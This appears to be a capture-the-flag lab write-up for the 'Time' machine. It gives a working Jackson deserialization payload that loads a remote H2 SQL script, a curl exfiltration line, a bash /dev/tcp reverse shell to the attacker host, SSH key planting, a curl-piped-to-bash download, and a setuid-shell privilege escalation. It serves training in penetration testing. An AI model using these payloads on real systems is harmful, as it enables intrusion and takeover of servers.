Time

24th March 2021 / Document No D21.100.112

Prepared By: MrR3boot

Machine Author(s): egotisticalSW & felamos

Difficulty: Medium

Classification: Official

Synopsis

Time is a medium difficulty Linux machine that features an online JSON parser web application. This application is found to suffer from a Java Deserialization vulnerability, which is leveraged to gain a foothold on the box. Post-exploitation enumeration reveals that a system timer is executing a word-writable bash script. This is leveraged to gain a root shell on the server.

Skills Required


- Enumeration
- Basic Java Knowledge
- OWASP Top 10 Familiarity

Skills Learned

- Java Deserialization
- System Timer Exploitation

Enumeration


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.214 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.214
```



```
nmap -p$ports -sV -sC 10.10.10.214

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Online JSON parser
```

Nmap output reveals that the target server has ports 22 (OpenSSH) and 80 (Apache httpd) open. Let's browse to port 80.




ONLINE JSON BEAUTIFIER & VALIDATOR

```
Output goes here!
```


The web server is hosting an online JSON beautification and validation application. The dropdown menu contains the two options `Beautify` and `Validate (beta!)`. Let's input sample JSON data in the input field, select `Beautify` option and click on the `PROCESS` button.

```
{"title": "test"}
```



```
{
    "title": "test"
}
```

This option beautifies the given JSON input. Let's send the same data and this time select the `Validate (beta!)` option.




```
Validation failed: Unhandled Java exception:
```

This returns the error message below.

```
Validation failed: Unhandled Java exception:
com.fasterxml.jackson.databind.exc.MismatchedInputException: Unexpected token
(START_OBJECT), expected START_ARRAY: need JSON Array to contain
As.WRAPPER_ARRAY type information for class java.lang.Object
```

Foothold

Jackson is a Java-based library that is used to serialize or map Plain Object Java Objects to JSON and vice versa. Searching online for the error `expected START_ARRAY: need JSON Array to contain As.WRAPPER_ARRAY type information for class java.lang.Object` returns the page below as the first result.



expected START_ARRAY: need JSON Array to contain As.WRAPPER_ARR

About 28,300 results (0.45 seconds)

https://stackoverflow.com › questions › jackson-polym...

Jackson Polymorphic Deserialization expected START_ARRAY

1 answer

2 Aug 2016 — Given the structure you use, you actually **need** one more level of **classes** to **contain** external **type** id. So something like this: public **class** ClassA { private ...

The error is related to Jackson Polymorphic Deserialization. There are multiple CVEs for this specific implementation.

- CVE-2019-14439
- CVE-2019-12814
- CVE-2019-12384 etc.

In general, there are few requirements in order to exploit a Deserialization vulnerability.


- The application should accept arbitrary input from the user.
- The application should have at least one specific `gadget` class to exploit in the Java classpath that is vulnerable.

Although the target application satisfies the first requirement, there is no way to confirm the second requirement unless the source code is provided or is accessible by other means. Therefore we have to assume that the target application is using a vulnerable gadget in the class path.

The H2 database engine is widely used by the Java community, and using `RunScript` feature it is possible to execute SQL scripts from a remote URL. The above CVEs mention that the Fasterxml `jackson-databind` package doesn't block the `logback-core` class, in which the vulnerability is introduced. If a logback class capable of initiating database connections is known (assuming the application is using the H2 database engine), then we should be able to execute the SQL queries on the target server.

The DriverManagerConnectionSource class can be used to initialize the Java Database Connection (JDBC). JDBC is a Java API that is used to execute a query against a database. Let's stand up a Python HTTP server on port 80 and send the below input in order to validate the connection.

```
["ch.qos.logback.core.db.DriverManagerConnectionSource",
{"url":"jdbc:h2:mem:;INIT=RUNSCRIPT FROM 'http://10.10.14.4/'"}]
```




```
sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.214 - - [24/Mar/2021 07:54:58] "GET / HTTP/1.1" 200 -
```

This is successful. Having confirmed the ability to execute SQL scripts against the H2 database, we can use the `CREATE ALIAS` H2 database feature to create a function that calls a Java code. This is explained here. Save the following contents as `rce.sql` in the same directory that the Python HTTP Server is running in.

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException {
    String[] command = {"bash", "-c", cmd};
    java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimi
ter("\\A");
    return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('curl http://10.10.14.4/`id`')
```

Now send the below payload to execute the commands.

```
["ch.qos.logback.core.db.DriverManagerConnectionSource",
{"url":"jdbc:h2:mem:;INIT=RUNSCRIPT FROM 'http://10.10.14.4/rce.sql'"}]
```




```
sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.214 - - [24/Mar/2021 07:59:43] "GET /rce.sql HTTP/1.1" 200 -
10.10.10.214 - - [24/Mar/2021 07:59:45] code 404, message File not found
10.10.10.214 - - [24/Mar/2021 07:59:45] "GET /uid=1000(pericles) HTTP/1.1"
404 -
```

The web application is running as the `pericles` user. Let's modify the SQL payload in order to obtain a reverse shell.

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException {
    String[] command = {"bash", "-c", cmd};
    java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimi
ter("\\A");
    return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('bash -i >& /dev/tcp/10.10.14.4/4444 0>&1')
```

Stand up a Netcat listener on port 4444 and then send the below payload.

```
["ch.qos.logback.core.db.DriverManagerConnectionSource",
{"url":"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'http://10.10.14.4/rce.sql'"}]
```




```
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.214] 47634
bash: cannot set terminal process group (912): Inappropriate ioctl for
device
bash: no job control in this shell
pericles@time:/var/www/html$ id
uid=1000(pericles) gid=1000(pericles) groups=1000(pericles)
```

Let's add our SSH public key to the `authorized_keys` file on the server.

```
cd /home/pericles && mkdir .ssh
echo -n 'ssh-rsa AAAAB3NzaC1yc2E<SNIP>' > .ssh/authorized_keys
```

We can now login via SSH as `pericles` and gain a stable shell.



```
ssh -i id_rsa pericles@10.10.10.214
<SNIP>
pericles@time:~$ id
uid=1000(pericles) gid=1000(pericles) groups=1000(pericles)
```

Privilege Escalation

Having access to the server, we can enumerate the file system using the LinPEAS or LinEnum scripts.

```
pericles@time:~$ curl 10.10.14.4/linpeas.sh|bash

<SNIP>
[+] System timers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#timers
NEXT                        LEFT          LAST
PASSED    UNIT                         ACTIVATES
Wed 2021-03-24 13:51:41 UTC 1s left       Wed 2021-03-24 13:51:31 UTC 8s
ago    timer_backup.timer           timer_backup.service

<SNIP>
[+] .sh files in path
/usr/bin/gettext.sh

You own the script: /usr/bin/timer_backup.sh
```

LinPEAS output reveals that a non-standard system timer is running every minute. It also highlights that `pericles` owns the file `/usr/bin/timer_backup.sh`. Let's see if the timer utilizes this file.

```
pericles@time:/tmp$ cat /etc/systemd/system/timer_backup.service
[Unit]
Description=Calls website backup
Wants=timer_backup.timer
WantedBy=multi-user.target

[Service]
ExecStart=/usr/bin/systemctl restart web_backup.service
```

This service executes another `web_backup.service` service. Let's check its contents.


```
pericles@time:/tmp$ cat /etc/systemd/system/web_backup.service
[Unit]
Description=Creates backups of the website

[Service]
ExecStart=/bin/bash /usr/bin/timer_backup.sh
```

This service executes the script `timer_backup.sh`, which our current user has full permissions to. We can modify this script in order to obtain root access. Let's issue the command below, which copies `/bin/sh` to `/tmp/sh` and assigns the setuid bit to it.

```
echo 'cp /bin/sh /tmp/sh;chmod u+s /tmp/sh' > /usr/bin/timer_backup.sh
```


After a minute we see that the file is created with root privileges and the setuid bit set.



```
pericles@time:/tmp$ date
Wed 24 Mar 2021 02:06:00 PM UTC

pericles@time:/tmp$ ls -al
total 704
drwxrwxrwt 13 root root 536576 Mar 24 14:05 .
drwxr-xr-x 20 root root   4096 Mar 24 14:05 ..
-rwsr-xr-x  1 root root 129816 Mar 24 14:06 sh
```

Running the `sh` binary with the `-p` option preserves the effective uid of the user, which gives us a root shell.



```
pericles@time:/tmp$ ./sh -p
# id
uid=1000(pericles) gid=1000(pericles) euid=0(root) groups=1000(pericles)
```